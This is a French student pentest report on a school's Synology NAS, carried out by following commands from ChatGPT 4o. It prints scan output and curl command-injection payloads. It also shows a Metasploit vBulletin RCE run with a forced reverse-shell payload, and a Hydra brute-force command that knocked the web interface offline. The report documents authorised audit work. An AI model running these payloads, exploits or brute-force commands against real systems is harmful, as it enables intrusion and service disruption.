

# Audit de sécurité par l'IA Chat Gpt 4o

Identification et Gestion des Vulnérabilités au sein du Système d'Information

**Eloham Caron**

Bts Sio Option SISR

Date de l'intervention : 30/05/2024

Date de Soumission : 13/06/2024

Destiné à : Jean-François, M. Feutry, M. Carrasco.

Confidentialité : Ce document contient des informations sensibles et confidentielles. Sa diffusion est limitée aux personnes autorisées par Algoud Laffemas

## Table des matières

I.	Évaluation de la Sécurité du Système d'Information par un Test d'Intrusion Assisté par IA	3
a)	Contexte :	3
II.	interface du site web attaquer	4
III.	Enumération :	4
IV.	Résultats de l'énumération	7
b)	Recommandations spécifiques	7
V.	analyse de vulnérabilité et tentative d'exploit	8
VI.	Metasploit	9
VII.	Exploration des vulnérabilités manuellement	12
c)	Qu'est-ce que Hydra ?	12
d)	Fonctionnalités de Hydra :	12
VIII.	Visualisation	13
IX.	Cartographie des Risques	14
X.	Recommandation :	15
e)	Tableau des Recommandations et Priorisation.	15
XI.	Table des Illustration	16
XII.	Source :	17
f)	Metasploit :	17
g)	SecLists :	17
h)	Nmap :	17
i)	Hydra :	17
j)	Gobuster :	17

## I. ÉVALUATION DE LA SECURITE DU SYSTEME D'INFORMATION PAR UN TEST D'INTRUSION ASSISTE PAR IA

### a) CONTEXTE :

Dans le cadre de mon stage visant à vérifier la sécurité informatique des établissements scolaires, un test d'intrusion (pentest) assisté par intelligence artificielle a été réalisé. Ce test a pour objectif d'identifier les vulnérabilités potentielles, d'évaluer les risques associés et de proposer des mesures correctives adaptées. L'IA utilisée pour ce pentest intègre des algorithmes avancés de détection et d'exploitation des failles, permettant une analyse rapide et précise de la sécurité du réseau et des applications.

**Pour ce test, nous avons seulement fourni un prompt de base à l'IA :**




Figure 1 Description d'une demande de réalisation d'un test de pénétration assisté par l'IA.

Pour le reste, nous suivrons les instructions de l'IA en la guidant le moins possible, afin d'évaluer ses performances de manière autonome. Le rapport présente les résultats du Pentest, incluant les faiblesses découvertes, les scénarios d'attaque exploités, et les recommandations pour renforcer la posture de sécurité des établissements scolaires.

Nous avons utilisé la version payante de **ChatGPT 4.0** le **30/05/2024** et fourni une image du site à l'IA. Pour le reste, nous suivrons les instructions de l'IA en la guidant le moins possible, afin d'évaluer ses performances de manière autonome. Le rapport présente les résultats du Pentest, incluant les faiblesses découvertes, les scénarios d'attaque exploités, et les recommandations pour renforcer la posture de sécurité des établissements scolaires.

<http://10.26.59.236:5000/>

## II. INTERFACE DU SITE WEB ATTAQUER

En plus du prompt que vous avez pu voir précédemment, j'ai également fourni à l'IA une capture d'écran du site web, lui permettant d'obtenir des informations supplémentaires telles que l'adresse IP, le port sur lequel le serveur Apache est hébergé, le modèle de connexion utilisé pour les attaques par force brute, et le type de serveur.




Figure 2 Écran de connexion DiskStation sur l'URL spécifiée.

Si on récapitule avant de commencer, l'IA possède la méthodologie souhaitée, la méthode d'attaque, les intentions et les contraintes grâce au prompt. Grâce à la capture d'écran, elle dispose également du port, de l'adresse IP, des moyens de certaines attaques et du type de serveur présent sur la machine. Ce qui va être intéressant, c'est de voir ce que l'IA fait de toutes ces informations à sa disposition.

## III. ENUMERATION :

Cette étape va être particulièrement importante pour nous. C'est à ce moment-là que l'IA va recueillir des informations pour effectuer ses essais. Elle va nous fournir des outils de base mais efficaces. Il ne faut surtout pas faire de mauvais choix, d'autant plus que j'ai simplifié l'IA.




Figure 3 Liste des outils utilisés pour l'audit avec les commandes associées pour Nmap et Nikto.

Les outils seront pour la plupart déjà installés au préalable afin de faciliter la tâche du bot. Il ne nous reste plus qu'à suivre la procédure fournie par ChatGPT, d'autant plus qu'il a donné les commandes dans un ordre parfait.

```

eloaham@KALILINUX: ~
eloaham@KALILINUX: ~
+
v
eloaham@KALILINUX:~$ nmap -A -T4 10.26.59.236
nmap -p 5000 --script http-enum 10.26.59.236
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-30 08:53 CEST

```

Figure 4 Uniquement 15 applications Microsoft Azure sont disponibles.

Je ne vous montrerai pas toujours tous les résultats des commandes que ChatGPT m'a fourni, mais je vous assure que je fournis bien tous les résultats à ChatGPT. Ici, on voit que le serveur en question est un serveur Nginx.

```

_ UTF8 Server Name: DiskStation
fingerprint-strings:
  afp:
    DiskStation
    Netatalk3.1.8
    AFP2.2
    AFPX03
    AFP3.1
    AFP3.2
    AFP3.3
    AFP3.4
    DHX2 DHCAS128
    GU{!
  _ DiskStation
3261/tcp open  winshadow?
5000/tcp open  http          nginx
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: DiskStation&nbsp;-&nbsp;Synology&nbsp;DiskStation
5001/tcp open  ssl/http      nginx
| http-robots.txt: 1 disallowed entry
|_/

```

Figure 5 Résultat du scan Nmap montrant les services ouverts et les informations de la cible.

On a aussi la page robots.txt qui bloque certaines entrées. La page robots.txt est un fichier qui sert aux navigateurs pour indiquer quelles ressources ne pas charger ou quelles ressources prioriser dans certains cas spécifiques.

```

eloaham@KALILINUX: $ nikto -h http://10.26.59.236:5000
- Nikto v2.1.5
-----
+ Target IP:      10.26.59.236
+ Target Hostname: 10.26.59.236
+ Target Port:    5000
+ Start Time:     2024-05-30 09:35:46 (GMT2)
-----
+ Server: nginx
+ Uncommon header 'x-xss-protection' found, with contents: 1; mode=block
+ Uncommon header 'x-frame-options' found, with contents: SAMEORIGIN
+ Uncommon header 'x-content-type-options' found, with contents: nosniff
+ Uncommon header 'content-security-policy' found, with contents: base-uri 'self'; connect-src ws: wss: *; default-src 'self' 'unsafe-eval' data: blob: https://*.synology.com https://www.synology.cn/; font-src 'self' data:; form-action 'self'; frame-ancestors 'self' https://gofile.me https://gofile.me; frame-src 'self' data: blob: https://*.synology.com https://www.synology.cn/; img-src 'self' data: blob:; media-src 'self' data: about:; report-uri webman/csp_report.cgi; script-src 'self' 'unsafe-eval' data: blob: https://*.synology.com https://www.synology.cn/; style-src 'self' 'unsafe-inline';
+ Server leaks inodes via ETags, header found with file /mk9HvI7j.BBoardServlet, fields: 0x5902831a 0x2ea3
+ File/dir '/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-724: /scripts/ans.pl?p=../../../../../usr/bin/id|&blah: Avenger's News System allows commands to be issued remotely.
+ OSVDB-724: /scripts/ans.pl?p=../../../../../usr/bin/id|&blah: Avenger's News System allows commands to be issued remotely.
+ OSVDB-3299: /forums/calendar.php?calbirthdays=1&action=getday&day=2001-8-15&comma=%22;echo%20';%20echo%20%60id%20%60;die();echo%22: Vbulletin

```


Figure 6 Résultat du scan Nikto montrant les vulnérabilités trouvées sur le serveur web cible.

**Nikto** est un outil de scan de vulnérabilités web open-source utilisé pour identifier les faiblesses et les configurations incorrectes sur les serveurs web. Il effectue une analyse complète des serveurs web, recherchant des milliers de vulnérabilités potentielles, telles que les fichiers et répertoires potentiellement dangereux, les problèmes de configuration, les versions obsolètes de logiciels, et les failles de sécurité courantes.

Utilité de Nikto dans les attaques sur un routeur avec interface web :

- Détection des failles de sécurité spécifiques : Identification des vulnérabilités connues dans les interfaces web des routeurs, telles que les pages de configuration non sécurisées.
- Recherche de versions obsolètes : Identification des versions anciennes de firmware avec des failles de sécurité connues pouvant être exploitées.
- Audit de configuration : Vérification des erreurs de configuration qui pourraient permettre un accès non autorisé ou la divulgation d'informations sensibles.
- Collecte d'informations : Extraction de données sur le routeur pour planifier des attaques plus ciblées, comme l'exploitation de pages d'administration mal protégées.

En résumé, Nikto est un outil essentiel pour les professionnels de la sécurité informatique pour la détection préventive des vulnérabilités et la protection contre les attaques web.



```
eloaham@KALILINUX: ~  
eloaham@KALILINUX: ~  
eloaham@KALILINUX: $ dirb http://10.26.59.236:5000  
  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
START_TIME: Thu May 30 09:41:01 2024  
URL_BASE: http://10.26.59.236:5000/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
-----  
  
GENERATED WORDS: 4612  
  
---- Scanning URL: http://10.26.59.236:5000/ ----  
==> DIRECTORY: http://10.26.59.236:5000/mobile/  
+ http://10.26.59.236:5000/robots.txt (CODE:200|SIZE:26)  
==> DIRECTORY: http://10.26.59.236:5000/scripts/  
  
---- Entering directory: http://10.26.59.236:5000/mobile/ ----  
==> DIRECTORY: http://10.26.59.236:5000/mobile/documents/  
==> DIRECTORY: http://10.26.59.236:5000/mobile/ui/  
  
---- Entering directory: http://10.26.59.236:5000/scripts/ ----  
==> DIRECTORY: http://10.26.59.236:5000/scripts/texts/  
  
---- Entering directory: http://10.26.59.236:5000/mobile/documents/ ----  
==> DIRECTORY: http://10.26.59.236:5000/mobile/documents/about/  
==> DIRECTORY: http://10.26.59.236:5000/mobile/documents/faq/  
==> DIRECTORY: http://10.26.59.236:5000/mobile/documents/help/  
  
---- Entering directory: http://10.26.59.236:5000/mobile/ui/ ----  
==> DIRECTORY: http://10.26.59.236:5000/mobile/ui/html/  
==> DIRECTORY: http://10.26.59.236:5000/mobile/ui/images/
```

Figure 7 Résultat de la commande dirb montrant les répertoires et fichiers cachés découverts sur le serveur.

**Dirb** est un outil de brute force utilisé pour découvrir des répertoires et des fichiers cachés sur un serveur web en essayant diverses combinaisons de noms. Il est particulièrement utile pour identifier des points d'entrée non répertoriés sur une interface web.

- Utilité de Dirb dans les attaques sur un routeur avec interface web :

- Détection de répertoires cachés : Repérage des dossiers non répertoriés pouvant contenir des configurations sensibles.

Recherche de fichiers importants : Identification de fichiers comme admin.php ou config.txt exploitables pour l'accès non autorisé.

- Analyse de structure : Révélation de la structure du site pour faciliter des attaques ciblées.
- Accès à des pages non sécurisées : Découverte de pages d'administration et de sauvegardes accessibles sans authentification.

## IV. RESULTATS DE L'ENUMERATION

### Nikto Scan

- Serveur : nginx
- Divers en-têtes de sécurité trouvés (x-xss-protection, x-frame-options, etc.)
- Diverses vulnérabilités identifiées, y compris des exécutions de commandes à distance via Vbulletin et Avenger's News System.

### Nmap Scan

- Ports ouverts : 80/tcp, 139/tcp, 443/tcp, 445/tcp, 548/tcp, 3261/tcp, 5000/tcp, 5001/tcp.
- Services : http (nginx), netbios-ssn (Samba), ssl/http (nginx), afp (Netatalk), upnp.

### Dirb Scan

- Répertoires trouvés: /mobile/, /robots.txt, /scripts/




Figure 8 Contenu du fichier robots.txt sur le serveur spécifié.

- Sous-répertoires trouvés dans mobile et scripts.

### b) RECOMMANDATIONS SPECIFIQUES

- Pour les vulnérabilités de commande à distance identifiées par Nikto (OSVDB-724, OSVDB-3299), effectuer des tests manuels pour confirmer leur exploitabilité.
- Analyser le fichier robots.txt trouvé pour voir s'il contient des informations sensibles ou des chemins d'accès intéressants.
- Évaluer les implications des services non reconnus ou peu courants (par exemple, le service sur le port 3261/tcp).

Une fois ces étapes réalisées, revenez avec les résultats pour que nous puissions discuter de l'exploitation des vulnérabilités identifiées.

## V. ANALYSE DE VULNERABILITE ET TENTATIVE D'EXPLOIT

L'attaque décrite est une attaque de type RCE (Remote Command Execution). Voici comment elle fonctionne :

### Injection de Commande

Command Injection (Injection de commande) : Cette vulnérabilité se produit lorsque des commandes arbitraires peuvent être exécutées sur le serveur en exploitant des failles dans une application. Par exemple, dans le système de nouvelles d'Avenger, la commande curl est utilisée pour injecter une commande dans le système, permettant ainsi à un attaquant de prendre le contrôle de certaines fonctionnalités du serveur.

### Exécution de Commande à Distance

Remote Command Execution (RCE) (Exécution de commande à distance) : Cette attaque permet à un attaquant d'exécuter des commandes sur un serveur distant en utilisant des vulnérabilités dans une application web. Dans l'exemple fourni, la commande curl est utilisée pour exécuter une commande à distance sur un système Vbulletin, permettant ainsi à l'attaquant d'interagir directement avec le serveur ciblé.

Ces types d'attaques exploitent souvent des failles dans la validation des entrées de l'utilisateur, permettant l'injection de commandes malveillantes qui sont ensuite exécutées par le système.

**Étapes d'exploitation**

1. Vérification des vulnérabilités

- Utilisez `curl` pour envoyer des requêtes HTTP et vérifier l'exploitabilité des vulnérabilités.

**Exemple de commande `curl` pour Command Injection dans Avenger's News System**

```
bash
```

```
curl "http://10.26.59.236:5000/scripts/ans.pl?p=../../../../usr/bin/id|&blah"
```

**Exemple de commande `curl` pour Remote Command Execution (RCE) dans Vbulletin**

```
bash
```

```
curl "http://10.26.59.236:5000/forumscalendar.php?calbirthdays=1&action=getday&day=2001-8-
```

Figure 9 Exemples de commandes `curl` pour vérifier l'exploitabilité des vulnérabilités.

L'attaque illustrée dans l'image fonctionne en exploitant des vulnérabilités dans les applications web pour exécuter des commandes arbitraires sur le serveur. Voici une explication brève des étapes montrées :



## Vérification des vulnérabilités :

- Command Injection dans Avenger's News System :
- **Description :** Cette commande curl envoie une requête HTTP à l'application Avenger's News System en injectant une commande dans le paramètre p. Le chemin ../../../../usr/bin/id tente d'exécuter la commande id sur le serveur, ce qui permet à l'attaquant de **récupérer des informations sur les utilisateurs**.

[illegible]

Figure 10 Résultat de l'exécution de la commande ``curl`` pour une tentative de Remote Command Execution (RCE).

Malheureusement pour l'IA, ces tentatives ne fonctionneront pas vraiment. Au mieux, elle obtiendra quelques informations qu'elle pourra cependant utiliser dans le cadre de Metasploit ou de Hydra, mais elle devra obligatoirement changer de tactique.

Heureusement, elle l'a vite compris et a enchaîné avec l'exploitation via Metasploit.

## VI. METASPLOIT

## Metasploit : une brève explication

Metasploit est un outil puissant qui se combine avec Exploit DB pour faciliter les tests d'intrusion et l'exploitation des vulnérabilités. Il permet aux utilisateurs de rechercher, valider et exploiter les failles de sécurité dans divers systèmes.

## Fonctionnement de Metasploit

- Recherche de vulnérabilités : Utilise Exploit DB pour trouver des exploits connus pour des vulnérabilités spécifiques.
- Chargement des exploits : Metasploit intègre ces exploits et permet de les personnaliser pour des attaques spécifiques.
- Exploitation : L'outil exécute les exploits sur les cibles vulnérables, facilitant l'accès non autorisé ou le contrôle du système.

Metasploit est un outil incontournable pour les professionnels de la sécurité, permettant de simuler des attaques réelles et de renforcer les défenses des systèmes.

Elle va nous proposer une approche classique. Nous lançons l'outil Metasploit, et elle va utiliser son outil de recherche pour voir les différents modules qu'elle pourrait essayer sur notre serveur NAS.

## Exploitation avec Metasploit

- Lancer Metasploit**

```
bash
```

```
msfconsole
```
- Rechercher un exploit correspondant aux vulnérabilités identifiées**
  - Nous savons que certaines vulnérabilités sont liées à Vbulletin et à Avenger's News System. Recherchons des modules exploit spécifiques.

```
bash
```

```
search vbulletin
```

```
search avengers_news_system
```

Figure 11 Exploitation avec Metasploit en recherchant des exploits pour Vbulletin et Avenger's News System.

Cela nous sort une liste avec les modules. Nous voyons qu'il y a des failles modernes (2020 et plus), ce qui est une bonne piste que l'IA pourra utiliser. Nous constatons qu'elle ne sera pas limitée à voir quels modules elle choisit et pourquoi.

```
msf6 > search vbulletin
```

Matching Modules					
=====					
#	Name	Disclosure Date	Rank	Check	Description
----	-----	-----	----	-----	-----
0	exploit/multi/http/magento_unserialize	2016-05-17	excellent	Yes	Magento 2.0.6 U
nserialize Remote Code Execution					
1	auxiliary/gather/vbulletin_getindexablecontent_sqli	2020-03-12	normal	No	vBulletin /ajax
/api/content_infraction/getIndexableContent nodeid Parameter SQL Injection					
2	\_ action: DumpAll	.	.	.	Dump all tables
used by vbulletin.					
3	\_ action: DumpUser	.	.	.	Dump only user
table used by vbulletin.					
4	exploit/multi/http/vbulletin_getindexablecontent	2020-03-12	manual	Yes	vBulletin /ajax
/api/content_infraction/getIndexableContent nodeid Parameter SQL Injection					
5	exploit/multi/http/vbulletin_unserialize	2015-11-04	excellent	Yes	vBulletin 5.1.2
Unserialize Code Execution					
6	\_ target: Automatic Targeting	.	.	.	.
7	\_ target: vBulletin 5.0.X	.	.	.	.
8	\_ target: vBulletin 5.1.X	.	.	.	.
9	exploit/multi/http/vbulletin_widget_template_rce	2020-08-09	excellent	Yes	vBulletin 5.x /
ajax/render/widget_tabbedcontainer_tab_panel PHP remote code execution.					
10	\_ target: Meterpreter (PHP In-Memory)	.	.	.	.

Figure 12 Résultat de la recherche Metasploit pour les exploits liés à Vbulletin.

Je vais directement exécuter le script qu'elle m'a donné jusqu'ici. La configuration est bonne, sans erreur. En bleu, se trouvent tous les paramètres nécessaires pour que l'exploit fonctionne, et en vert, l'erreur de configuration de l'IA. On se rend compte que cet exploit demande une grande quantité d'informations configurées pour fonctionner, d'où l'importance de l'énumération précédente.

```
msf6 exploit(multi/http/vbulletin_widget_template_rce) > msfconsole
[-] msfconsole cannot be run inside msfconsole
msf6 exploit(multi/http/vbulletin_widget_template_rce) > use exploit/multi/http/vbulletin_widgetconfig_rce
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > set RHOSTS 10.26.59.236
RHOSTS => 10.26.59.236
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > set RPORT 5000
RPORT => 5000
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > set TARGETURI /
TARGETURI => /
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > set PAYLOAD cmd/unix/reverse_bash
PAYLOAD => cmd/unix/reverse_bash
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > set LHOST 172.26.95.190
LHOST => 172.26.95.190
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > set FingerprintCheck false
FingerprintCheck => false
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > set ForceExploit true
ForceExploit => true
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > run

[-] Exploit failed: cmd/unix/reverse_bash is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > █
```

Figure 13 Tentative d'exécution d'un exploit Metasploit pour Vbulletin avec une erreur de compatibilité de payload.

J'ai transmis les erreurs à l'IA et lui ai donné la liste des payloads valides. Elle m'a donc fourni un script plus adapté, et cette fois-ci, les résultats sont intéressants. Nous avons démarré un handler reverse TCP sur 172.26.95.190:4444 (une reverse shell grossièrement).

L'exploit s'est **implémenté avec succès sur la machine cible**. Nous avons réussi à désactiver la vérification des scripts sur la machine. Le shell à distance n'a **pas pu être démarré**, mais ce n'est pas très grave car le **reverse TCP** a pu être **envoyé** et est à présent sur la machine, ce qui permet **d'exécuter des commandes** directement **depuis l'interface web**. Nous avons ainsi rendu la machine vulnérable à d'autres attaques.

```
TARGETURI => /
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > set LHOST 172.26.95.190
LHOST => 172.26.95.190
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > set FingerprintCheck false
FingerprintCheck => false
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > set ForceExploit true
ForceExploit => true
msf6 exploit(multi/http/vbulletin_widgetconfig_rce) > run

[*] Started reverse TCP handler on 172.26.95.190:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The target is not exploitable. ForceExploit is enabled, proceeding with exploitation.
[*] Sending php/meterpreter/reverse_tcp command payload
[*] Exploit completed
```

Figure 14 Tentative d'exécution d'un exploit Metasploit pour Vbulletin avec une erreur de compatibilité de payload.

Cette méthode étant validée et l'établissement étant en période d'examen, nous n'irons pas plus loin pour éviter tout problème lié à la disponibilité.

Nous avons réussi une exploitation avec l'IA, ce qui est déjà très intéressant.

## VII. EXPLORATION DES VULNERABILITES MANUELLEMENT

L'IA me proposera d'autres méthodes d'injection que je vais directement refuser car, ayant fait mes tests au préalable avant de réaliser cet audit par l'IA, j'avais vu que la protection sur ce type d'attaque était au point. Voici les propositions qu'elle a pu me faire :

### 1. Command Injection dans Avenger's News System

Nous savons que des chemins potentiellement vulnérables existent :

- ``/scripts/ans.pl?p=../../../../../../usr/bin/id|&blah``
- ``/scripts/ans/ans.pl?p=../../../../../../usr/bin/id|&blah``
- ``/ans.pl?p=../../../../../../usr/bin/id|&blah``
- ``/ans/ans.pl?p=../../../../../../usr/bin/id|&blah``

Utilisons une commande Python pour tester l'injection de commande :

Script Python pour tester la vulnérabilité

Figure 15 Command Injection dans Avenger's News System avec des chemins potentiellement vulnérables et une commande Python pour tester l'injection de commande.

L'IA va également me proposer une attaque par brute force avec l'outil Hydra.

### c) QU'EST-CE QUE HYDRA ?

Hydra est un outil de force brute open source utilisé pour tester la sécurité de mots de passe sur divers services réseau. Il fonctionne en essayant une liste de mots de passe potentiels (appelée dictionnaire) sur une liste d'utilisateurs jusqu'à trouver la bonne combinaison. Hydra est particulièrement utile pour les tests de pénétration et les audits de sécurité car il peut tester rapidement un grand nombre de combinaisons de mots de passe.

### d) FONCTIONNALITES DE HYDRA :

- Support Multi-Protocole : Hydra supporte de nombreux protocoles tels que FTP, HTTP, HTTPS, SSH, Telnet, LDAP, SMB, VNC, et plus encore.
- Personnalisation : Les utilisateurs peuvent personnaliser leurs attaques en définissant des listes d'utilisateurs et de mots de passe spécifiques.
- Utilisation en Ligne de Commande : Hydra est principalement utilisé via la ligne de commande, ce qui permet une intégration facile dans des scripts et des workflows automatisés.

```
bash
Copier le code

hydra -l admin -P /path/to/password/list.txt 10.26.59.236 http-post-form "username=^USER
```

Figure 16 Utilisation de la commande Hydra pour une attaque de force brute sur le serveur cible.

Je vais essayer ce que l'IA m'a donné. Elle se base sur les requêtes curl pour envoyer des requêtes au formulaire de connexion. L'attaque sera un semi-échec : elle a eu pour effet de faire tomber l'interface web à cause du spam de requêtes, ce qui a causé un effet de DoS. Heureusement pour nous, seul le service Nginx a été affecté et le NAS a continué de fonctionner normalement.

Après cela, j'ai arrêté les essais pour éviter davantage de problèmes pendant les examens.

```
eLoham@KALILINUX: $ hydra -I -L ~/SecLists/Usernames/top-usernames-shortlist.txt -P ~/SecLists/Passwords/Common-Credentials/10k-most-common.txt 10.26.59.236 http-post-form "/webman/login.cgi:username=^USER^&passwd=^PASS^:F=Invalid login"
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-30 10:48:56
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 170000 login tries (l:17/p:10000), ~10625 tries per task
